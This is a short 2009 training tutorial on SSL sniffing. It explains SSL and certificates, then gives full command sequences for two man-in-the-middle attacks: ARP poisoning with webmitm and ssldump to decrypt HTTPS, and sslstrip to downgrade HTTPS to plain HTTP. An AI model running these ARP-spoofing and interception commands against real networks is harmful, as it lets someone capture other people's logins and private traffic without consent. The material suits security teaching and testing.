SSL sniffing

E-mail: okan[at]deu.edu.tr
http://www.knyksl.com/


Basic Information

What is SSL?

SSL (Secure Socket Layer) protocol was firstly developed in the year of 1994 with the aim of providing safe data transferring, by Netscape. In 1996, in concur with being invented its 3.0 version, it turned out to be a standard that all internet browsers (Microsoft Explorer, Netscape, Navigator, etc.) identify. With the help of SSL, it was aimed that the datas delivered by using HTTPS technology between Web Server and Web Browser would protect against attackers. The transmission status with the web sites running under the SSL security is represented with the golden-colored lock in browsers. The identification process between Server and Client is provided with a crypto system based on a public-private key encryption.

What is the need for SSL?

Together with the internet that has become a must-have in today's world, the safety of the data on the line has also come into an immensely importance. The confidance of the institutional or personal private datas on the line is highly critical and vulnerable. It is necessary to deliver the data accurately to the other side and not to be followed by the others during the data transferring process. With the aim of meeting these needs Secure Sockets Layer was developed.




Signed Certificates

For the web projects in which the safety is more important, the certificates signed digitally are used. The certificate is actually a file including some information about the set up. At the same time, it also includes the public key of the public-private key couple of the installation. The server certificate includes the information about the corporation operating that server. The certificates are given out by the corporations which have the authority for signed certificates (Globalsign, thawte, etc.). It is connected to the web sites under the SSL security with the https request. The server sends to the Client the public key information. Client asks the corporation which signes the certification the validity of the key. If it is valid, it approves to the browser that it is connected to a secure web site. Server can see the information which is encoded by the public key only with the private key which is available in itself.

Attack Types and Tools

In the committed tests, Backtrack 3.0 Linux was used. In this document, it was dealed with two attack types with the intention of accessing the datas in the SSL traffic. Both were formed using the technique known as MiTM (man in the middle).

Sniffing with MiTM is an effective attack type for the switched networks. With ARP reply packets, the target ARP table is poisoned. So attacker seizes an analysis chance for the target data.




Tools

- ✔ Backtrack 3.0 Live CD http://www.remote-exploit.org/backtrack.html
- ✔ Arpspoof (MiTM)
- ✔ Sslstrip http://www.thoughtcrime.org/software/sslstrip/
- ✔ Webmitm
- ✔ Ssldump
- ✔ Iptables

The attacker who penetrates between server and client with the first technique attains the data using ssldump software with the insecure certificate that he approves himself.

```
# echo 1 > /proc/sys/net/ipv4/ip_forward

# iptables -t nat -A PREROUTING -p tcp –dport 443 -j REDIRECT

# iptables -A FORWARD -j ACCEPT

# arpspoof -t <target> <gateway>

# webmitm -d

#./ssldump -n -d -k webmitm.crt | tee ssldump.log
```

In the second technique, the attacker who penetrates between server and client, in brief, attains the data organizing https connection as to run with the http technique. Sslstrip software is programmed with Python programming language. Sslstrip default port number is 10000. It runs similarly with Transparent Proxy logic.




```
# echo 1 > /proc/sys/net/ipv4/ip_forward

# arpspoof -i eth0 -t 192.168.1.6 192.168.1.1

# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j
REDIRECT --to-ports 10000

# ./sslstrip –w gelenveri
```

Links

http://www.blackhat.com/presentations/bh-dc-09/Marlinspike/BlackHat-DC-09-Marlinspike-Defeating-SSL.pdf

http://forums.remote-exploit.org/tutorials-guides/3157-ssl-sniffing-using-ssldump-webmitm-arpspoof.html

You can send your suggestions, opinions and questions to
okan[at]deu.edu.tr

This document has been prepared with the aim of training. You can use it by referring.

Ali Okan YUKSEL
13.07.2009